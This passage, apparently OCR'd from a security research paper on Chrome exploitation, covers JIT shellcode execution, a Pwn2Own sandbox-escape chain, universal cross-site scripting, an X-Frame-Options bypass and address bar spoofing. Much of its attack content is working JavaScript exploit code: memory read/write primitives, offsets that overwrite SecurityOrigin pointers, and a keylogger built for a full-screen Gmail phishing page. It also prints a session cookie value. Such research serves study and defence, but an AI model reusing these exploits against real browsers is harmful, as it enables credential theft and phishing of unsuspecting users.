    var shellcodeObjAddr = leakAddr(shellcode);
    console.log('[+] Shellcode address: ' + shellcodeObjAddr.toString(16));

    var v8StrHeadLen = 0x0c;
    var shellcodeAddr = shellcodeObjAddr + v8StrHeadLen;
    memcpy(codeEntry, shellcodeAddr, shellcode.length * 2);

    runShellcode();
};
```




Figure 2-18: Chrome: bypass DEP 2

The second method can bypass Control Flow Integrity (CFI).





Figure 2-19: CFI procedure

Calculate the control flow of static PE file and check the integrity when executing.
It doesn't work for JIT code, because JIT code is dynamical generated at runtime.

2.4.7 Demo

No sandbox escape, need argument: --no-sandbox
Github: Google Chrome JIT Exploit Windows 8.1 Demo.wmv



2.4.8 JIT Mitigation

Chris Evans (Captain Google Security or Captain America?)

“JIT engines are a pain, and your heap is going to contain chains of pointers leading to the JIT pages. One amusing trick is making the kernel ban syscalls from a writable page.”

W^X can’t help, because its page size granularity is not get along well with *Code* object’s dynamical generation in V8 JIT compiler (e.g., update monomorphic or polymorphic inline caches).

2.4.9 Is Arbitrary Code Execute Necessary?

Since the ultimate aim is to achieve Turing Complete in browser process, arbitrary code execution in sandbox process is not necessary. Under some circumstances, call a vulnerable IPC function is enough.

Pinkie Pie Legend 1:
Mobile Pwn2Own Autumn 2013 - Chrome on Android

1. Search the V8::internal::Isolate::thread_data_table_ pointer, follow the reference chain thread_data_table_→list_→isolate_→heap_ to find the *LargeObjectSpace* which has a pointer to the linked-list of *MemoryChunks*.
2. Creates and calls a large Javascript function forcing the allocation of new JIT pages which get added to the *MemoryChunks* list.

3. Construct a function template in the new JIT pages and use *dlsym* to resolve arbitrary symbols and then achieve arbitrary function call.
4. Call a vulnerable IPC function and escape Chrome sandbox.

2.4.10 Cross-disciplinary Attack (CDA)

Is sandbox escape necessary?

2.4.10.1 Universal Cross-Site Scripting (UXSS)

The SOP will protect the sites of different origins from accessing each other through Javascript.

When we try to access a cross-site iframe's document, the browser will stop us.

```
▶Uncaught SecurityError: Failed to read
the 'contentDocument' property from
'HTMLIFrameElement': Blocked a frame with
origin "http://192.168.153.143" from
accessing a frame with origin
"http://phrack.org". Protocols, domains,
and ports must match.          sameOri.html:15
```

How is it implemented in browser?

```
bool SecurityOrigin::canAccess(const SecurityOrigin* other) const {
    ...
    bool canAccess = false;
    if (m_protocol == other->m_protocol) {
        if (!m_domainWasSetInDOM && !other->m_domainWasSetInDOM) {
            if (m_host == other->m_host && m_port == other->m_port)
                canAccess = true;
        } else if (m_domainWasSetInDOM && other->m_domainWasSetInDOM) {
            if (m_domain == other->m_domain)
                canAccess = true;
        }
    }
    ...
    return canAccess;
}
```

The browser first checks the protocol.

Then if these pages have set their domain, it checks whether the domain is the same.

Otherwise, it checks both the host and port.

2.4.10.1.1 Data Structure

Chrome uses the *SecurityOrigin* to manage origin related data, which is kept in *SecurityContext*.




Figure 2-20: Security context and security origin

V8HTMLIFrameElement, *JsWindow* and *V8Document* all have access to *SecurityContext* through reference chains.




Figure 2-21: Reference chains of security origin

2.4.10.1.2 Iframe

We can overwrite the *m_protocol, m_host, m_port*, *m_domain* and even the *SecurityOrigin* of our site with these of the page in iframe, and vice versa.

```
// Get current security origin
var v8DocAddr = leakAddr(document);
console.log('[+] Javscript document address: ' + v8DocAddr.toString(16));

var docAddr = readDWord(v8DocAddr + 0x10);
console.log('[+] Document address: ' + docAddr.toString(16));

if (gIsRelease) {
    var secOriPtrAddr = docAddr + 0x5c;
} else {
    var secOriPtrAddr = docAddr + 0x60;
}
console.log('[+] Security origin pointer address: ' + secOriPtrAddr.toString(16));

var secOriAddr = readDWord(secOriPtrAddr);
console.log('[+] Security origin address: ' + secOriAddr.toString(16));

var hostPtrAddr = secOriAddr + 0x08;
console.log('[+] Host pointer address: ' + hostPtrAddr.toString(16));

var hostAddr = readDWord(hostPtrAddr);
console.log('[+] Host address: ' + hostAddr.toString(16));

var domainPtrAddr = secOriAddr + 0x0c;
console.log('[+] Doamin pointer address: ' + domainPtrAddr.toString(16));

var domainAddr = readDWord(domainPtrAddr);
console.log('[+] Domain address: ' + domainAddr.toString(16));
```

```
// Get iframe security origin
var v8IfrAddr = leakAddr(iframes[idx]);
console.log('[+] V8 iframe address: ' + v8IfrAddr.toString(16));

var ifrAddr = readDWord(v8IfrAddr + 0x10);
console.log('[+] Iframe address: ' + ifrAddr.toString(16));

if (gIsRelease) {
    contentFrPtrAddr = ifrAddr + 0x34;
} else {
    contentFrPtrAddr = ifrAddr + 0x38;
}
console.log('[+] Content frame pointer address: ' + contentFrPtrAddr.toString(16));

var contentFrAddr = readDWord(contentFrPtrAddr);
console.log('[+] Content frame address: ' + contentFrAddr.toString(16));

if (gIsRelease) {
    var frLoadClientAddr = readDWord(contentFrAddr + 0x74);
} else {
    var frLoadClientAddr = readDWord(contentFrAddr + 0x5c);
}
console.log('[+] Frame loader client address: ' + frLoadClientAddr.toString(16));

var webFrAddr = readDWord(frLoadClientAddr + 0x04);
console.log('[+] Web frame address: ' + webFrAddr.toString(16));

if (gIsRelease) {
    var frParentPtrAddr = webFrAddr + 0x04;
} else {
    var frParentPtrAddr = webFrAddr + 0x20;
}
console.log('[+] Frame parent pointer address: ' + frParentPtrAddr.toString(16));

if (gIsRelease) {
    var winAddr = readDWord(contentFrAddr + 0x14);
} else {
    var winAddr = readDWord(contentFrAddr + 0x20);
}
console.log('[+] DOM window address: ' + winAddr.toString(16));
```

```
if (gIsRelease) {
    var ifrDocAddr = readDWord(winAddr + 0x54);
} else {
    var ifrDocAddr = readDWord(winAddr + 0x64);
}
console.log('[+] Iframe document address: ' + ifrDocAddr.toString(16));

if (gIsRelease) {
    var ifrSecOriPtrAddr = ifrDocAddr + 0x5c;
} else {
    var ifrSecOriPtrAddr = ifrDocAddr + 0x60;
}
console.log('[+] Iframe security origin pointer address: ' + ifrSecOriPtrAddr.toString(16));

var ifrSecOriAddr = readDWord(ifrSecOriPtrAddr);
console.log('[+] Iframe security origin address: ' + ifrSecOriAddr.toString(16));

var ifrHostAddr = readDWord(ifrSecOriAddr + 0x08);
console.log('[+] Iframe host address: ' + ifrHostAddr.toString(16));

var ifrDomainAddr = readDWord(ifrSecOriAddr + 0x0c);
console.log('[+] Iframe domain address: ' + ifrDomainAddr.toString(16));

// Overwrite current security origin with that of iframe page to bypass the SOP
//writeDWord(hostPtrAddr, ifrHostAddr);
//writeDWord(domainPtrAddr, ifrDomainAddr);
writeDWord(secOriPtrAddr, ifrSecOriAddr);
//writeDWord(ifrSecOriPtrAddr, secOriAddr);
```

2.4.10.1.3 Demo

Github: Google Chrome UXSS Ifr Exploit Demo.wmv

2.4.10.2 X-Frame-Options

A lot of interesting web sites (e.g., Github, Twitter, Facebook, and Gmail) set the X-Frame-Options DENY to prevent being embedded in iframes.

2.4.10.2.1 Window

Loading pages in new window is not limited by X-Frame-Option.

Since pop-ups are not allowed in chrome's default setting, we need some social engineering tricks.

```
// Get window's security origin
var jsWinAddr = leakAddr(wins[idx]);
console.log('[+] Javascript window address: ' + jsWinAddr.toString(16));

var winAddr = readDWord(readDWord(readDWord(jsWinAddr) - 1 + 0x0c) - 1 + 0x20);
console.log('[+] Window address: ' + winAddr.toString(16));

if (gIsRelease) {
    var winDocAddr = readDWord(winAddr + 0x54);
} else {
    var winDocAddr = readDWord(winAddr + 0x64);
}
console.log('[+] Window document address: ' + winDocAddr.toString(16));

if (gIsRelease) {
    var winSecOriPtrAddr = winDocAddr + 0x5c;
} else {
    var winSecOriPtrAddr = winDocAddr + 0x60;
}
console.log('[+] Window security origin pointer address: ' + winSecOriPtrAddr.toString(16));

var winSecOriAddr = readDWord(winSecOriPtrAddr);
console.log('[+] Window security origin address: ' + winSecOriAddr.toString(16));

var winHostAddr = readDWord(winSecOriAddr + 0x08);
console.log('[+] Window host address: ' + winHostAddr.toString(16));

var winDomainAddr = readDWord(winSecOriAddr + 0x0c);
console.log('[+] Window domain address: ' + winDomainAddr.toString(16));

// Overwrite the security origin of new window's page with current one to bypass the SOP
//writeDWord(hostPtrAddr, winHostAddr);
//writeDWord(domainPtrAddr, winDomainAddr);
//writeDWord(secOriPtrAddr, winSecOriAddr);
writeDWord(winSecOriPtrAddr, secOriAddr);

crossOriAccessWin(idx);
```

2.4.10.2.2 Demo

Github: Google Chrome UXSS Win Exploit Demo.wmv

2.4.10.2.3 Iframe

When I set the iframe's pages to the same origin and try to get their cookie, it show the HTML5 sandbox protection which I haven't set for my iframe.

```
▶Uncaught SecurityError: Failed to
read the 'cookie' property from
'Document': The document is sandboxed
and lacks the 'allow-same-origin'
flag.                    ChromeExpLib.js:353
```

Then I set *allow-same-origin* and try again, but it still doesn't work.

```
function appendIframes(urls) {
    iframes = [];
    for (var i = 0; i < urls.length; i++) {
        iframes[i] = document.createElement("iframe");
        iframes[i].src = urls[i];
        iframes[i].sandbox = "allow-same-origin";
        document.body.appendChild(iframes[i]);
    }
}
```

The page with sandbox flag will be put into a unique origin, so the browser will check *m_isUnique*.

```
String Document::cookie(ExceptionState& exceptionState) const
{
    ...
    if (!securityOrigin()->canAccessCookies()) {
        if (isSandboxed(SandboxOrigin))
            exceptionState.throwSecurityError("The document is sandboxed and lacks the
'allow-same-origin' flag.");
    ...
}

bool canAccessCookies() const { return !isUnique(); }
```

Well, when overwriting the *m_isUnique*, I can only get a blank page.

Chrome will stop the frame loading and enforce the sandbox flags according to the X-Frame-Options response header.

```
Server: GitHub.com
Set-Cookie: _gh_sess=eyJzZXNzaW9uX2lkIjoiYjJjYjQ5ZTlmNWMyZWFj
WUlMjBzYW1lJTIwb3JpZ2luL2NtRXhwTGliRXhhbXBsZS5odG1sIiwiX2Nz
ee7d45fc7207110f4ac9b086c92a71bed; path=/; secure; HttpOnly
Status: 200 OK
Strict-Transport-Security: max-age=31536000; includeSubdomains
Transfer-Encoding: chunked
Vary: X-PJAX
Vary: Accept-Encoding
X-Content-Type-Options: nosniff
X-Frame-Options: deny
X-GitHub-Request-Id: C01E89A9:3348:191A8A7:53D3AA4E
X-Served-By: 3f38dada85f97412f7f824e59f77fa9d
X-XSS-Protection: 1; mode=block
```

```
void DocumentLoader::responseReceived(Resource* resource, const ResourceResponse&
response) {
    ...
    DEFINE_STATIC_LOCAL(AtomicString, xFrameOptionHeader, ("x-frame-options",
        AtomicString::ConstructFromLiteral));
    HTTPHeaderMap::const_iterator it =
        response.httpHeaderFields().find(xFrameOptionHeader);
    if (it != response.httpHeaderFields().end()) {
        String content = it->value;
        ...
        if (frameLoader()->shouldInterruptLoadForXFrameOptions(content, response.url(),
identifier)) {
            InspectorInstrumentation::continueAfterXFrameOptionsDenied(m_frame, this,
identifier, response);
            ...
            frame()->document()->enforceSandboxFlags(SandboxOrigin);
            ...
}
```

Since the browser process is responsible for network communication, with the sandbox privilege I can neither find a way to intercept the http response receiving procedure nor get the http header.

What if let the browser think it a top frame instead of a page in iframe?

```
bool FrameLoader::shouldInterruptLoadForXFrameOptions(const String& content, const KURL&
url, unsigned long requestIdentifier) {
    ...
    LocalFrame* topFrame = m_frame->tree().top();
    if (m_frame == topFrame)
        return false;
    XFrameOptionsDisposition disposition = parseXFrameOptionsHeader(content);
    switch (disposition) {
        ...
```

```
        case XFrameOptionsDeny:
            return true;
        ...
}
```

We can append the iframe at first and then forge the top frame to make it equal to the current one.

After that we can load and display any page bypassing X-Frame-Option.




Figure 2-22: Reference chains of parent frame

```
if (isFirst) {
    // Forge the top frame
    writeDWord(frParentPtrAddr, 0);

    // Load page now
    iframes[idx].src = urls[idx];

    setTimeout("crossOriAccessIfr(" + idx + ");", 5000);
}
```

2.4.10.3 Address Bar Spoofing

Set the *m_parent* to null makes the browser regard the iframe as top frame.

When we change the *src* of iframe, the browser will think it a top-level navigation and change the address bar along with the iframe's page.

- **Renderer process**

When the frame loader receives first data, it will dispatch *CommitLoad* event and update the frame's URL.

In the procedure of *UpdateURL*, it will check whether it's top-level navigation. If so, it will set *PAGE_TRANSITION_CLIENT_REDIRECT* instead of the excepted *PAGE_TRANSITION_AUTO_SUBFRAME*.

Then the renderer process sends the tainted IPC message to browser process.

```
// Tell the embedding application that the URL of the active page has changed.
void RenderFrameImpl::UpdateURL(blink::WebFrame* frame) {
  if (!frame->parent()) {
        …
        params.transition = static_cast<PageTransition>(
              params.transition | PAGE_TRANSITION_CLIENT_REDIRECT);
        …
  } else {
      …
      if (render_view_->page_id_ > render_view_->last_page_id_sent_to_browser_)
        params.transition = PAGE_TRANSITION_MANUAL_SUBFRAME;
      else
        params.transition = PAGE_TRANSITION_AUTO_SUBFRAME;
        …
        Send(new FrameHostMsg_DidCommitProvisionalLoad(routing_id_, params));
        …
}
```

- **Browser process**

When the browser process received the message, it will trigger *OnNavigate* handler and call *RendererDidNavigate*.

RendererDidNavigate will first classify navigation type according to the tainted *params.transition* and then send the notification.

```
bool NavigationControllerImpl::RendererDidNavigate(
      RenderFrameHost* rfh,
      const FrameHostMsg_DidCommitProvisionalLoad_Params& params,
LoadCommittedDetails* details) {

  // Do navigation-type specific actions. These will make and commit an entry.
  details->type = ClassifyNavigation(rfh, params);

  switch (details->type) {
    case NAVIGATION_TYPE_EXISTING_PAGE:
      RendererDidNavigateToExistingPage(rfh, params);
```

```
        case NAVIGATION_TYPE_AUTO_SUBFRAME:
          if (!RendererDidNavigateAutoSubframe(rfh, params))
            return false;
          break;
    }

    NotifyNavigationEntryCommitted(details);
}
```

During the classification, it jumps over the *NAVIGATION_TYPE_AUTO_SUBFRAME* and finally reaches *NAVIGATION_TYPE_EXISTING_PAGE* and thus calls *RendererDidNavigateToExistingPage* to set the iframe's URL in *entry*.

```
NavigationType NavigationControllerImpl::ClassifyNavigation(
        RenderFrameHost* rfh,
const FrameHostMsg_DidCommitProvisionalLoad_Params& params) const {
…
  if (!PageTransitionIsMainFrame(params.transition)) {
        // All manual subframes would get new IDs and were handled above, so we
        // know this is auto. Since the current page was found in the navigation
        // entry list, we're guaranteed to have a last committed entry.
        DCHECK(GetLastCommittedEntry());
        return NAVIGATION_TYPE_AUTO_SUBFRAME;
    }
…
    // Since we weeded out "new" navigations above, we know this is an existing
    // (back/forward) navigation.
    return NAVIGATION_TYPE_EXISTING_PAGE;
}
```

```
void NavigationControllerImpl::RendererDidNavigateToExistingPage(
        RenderFrameHost* rfh,
        const FrameHostMsg_DidCommitProvisionalLoad_Params& params) {

    // The URL may have changed due to redirects.
    entry->SetURL(params.url);
    }
```

The address bar (Omnibox) receives the notification and update the permanent text according to the iframe's URL in entry.

```
bool OmniboxEditModel::UpdatePermanentText() {
base::string16 new_permanent_text = controller_->GetToolbarModel()->GetText();
}
```

```
GURL ToolbarModelImpl::GetURL() const {
  const NavigationController* navigation_controller = GetNavigationController();
  if (navigation_controller) {
    const NavigationEntry* entry = navigation_controller->GetVisibleEntry();
    if (entry)
      return ShouldDisplayURL() ? entry->GetVirtualURL() : GURL();
  }

  return GURL(content::kAboutBlankURL);
}
```




Figure 2-23: Address bar spoofing

Now we can full screen the iframe and make a total phishing with both page content and address bar.

```
function appendIframes(urls) {
    iframes = [];
    for (var i = 0; i < urls.length; i++) {
        iframes[i] = document.createElement("iframe");
        if (gIsKeyLog) {
            iframes[i].frameBorder = 0;
            iframes[i].width = "100%";
            iframes[i].height = "100%";
        }
        //iframes[i].src = urls[i];
        //iframes[i].sandbox = "allow-same-origin";
        document.body.appendChild(iframes[i]);
    }
}
```

```
function keylogger() {
    keys = '';

    iframeDoc.onkeypress = function(e) {
        var get = window.event ? event : e;
        var key = get.keyCode ? get.keyCode : get.charCode;
        key = String.fromCharCode(key);
        keys += key;
    }

    setTimeout('alert("password: " + keys)', 10000);
    setTimeout('getMailContent()', 20000);
}
```

2.4.10.3.1 Demo

Github: Google Chrome UXSS Gmail Phishing Exploit.wmv

2.4.11 Sandbox and SOP's Dilemma

Browser sandbox is strong for it has a much smaller attack surface than renderer.

However, many web security mechanisms (e.g., SOP, X-Frame-Option, sandbox, and CSP) works in sandboxed process. Any renderer or script engine vulnerability is possible to defeat them without escaping sandbox.

It affects all other browsers which do security checks in sandboxed process.

In the address bar spoofing case, the privileged browser process directly trusts the unprivileged sandboxed process's IPC message without any check. It seems not to be an elegant design on system's trust boundary.

In my opinion, the sandbox mechanism is originally designed for software security, so it's no simple task to apply it on web security. (One famous precedent is TCP/IP protocol)
On the other side, the severity and harms to users in real-world attack and APT between software and web issues are also hard to assess.

The SOP allowing request (e.g., intranet probe) and display (e.g., info leak through painting) but not access the content is also troublesome on security isolation principle.

To our pleasure, just to fuzz one memory corruption and enhance our Browser Exploitation Framework (BeEF) with UXSS and Address Bar Spoofing. ☺

2.4.12 Site Isolation

Google Chrome security team has realized such problems and is working on a refactoring project to isolate the cross-site iframes from their parent process.
Let's look forward to their work!

2.4.13 DEP's Dilemma

Von Neumann Architecture is just responsible for injection vulnerability (e.g., command injection, code injection, SQL, and XSS), while the control and privilege metadata can also affect code execution.
The self-reference is the nature of these security problems.
It is powerful to creatures and computers, but with great power comes great defects (e.g., biological virus, and computer vulnerability).

Cross-disciplinary analogy:

- Mathematical Logic and Paradox
  - Gödel's incompleteness theorems
  - Liar paradox:
    "This sentence is false."
  - Russell's paradox:
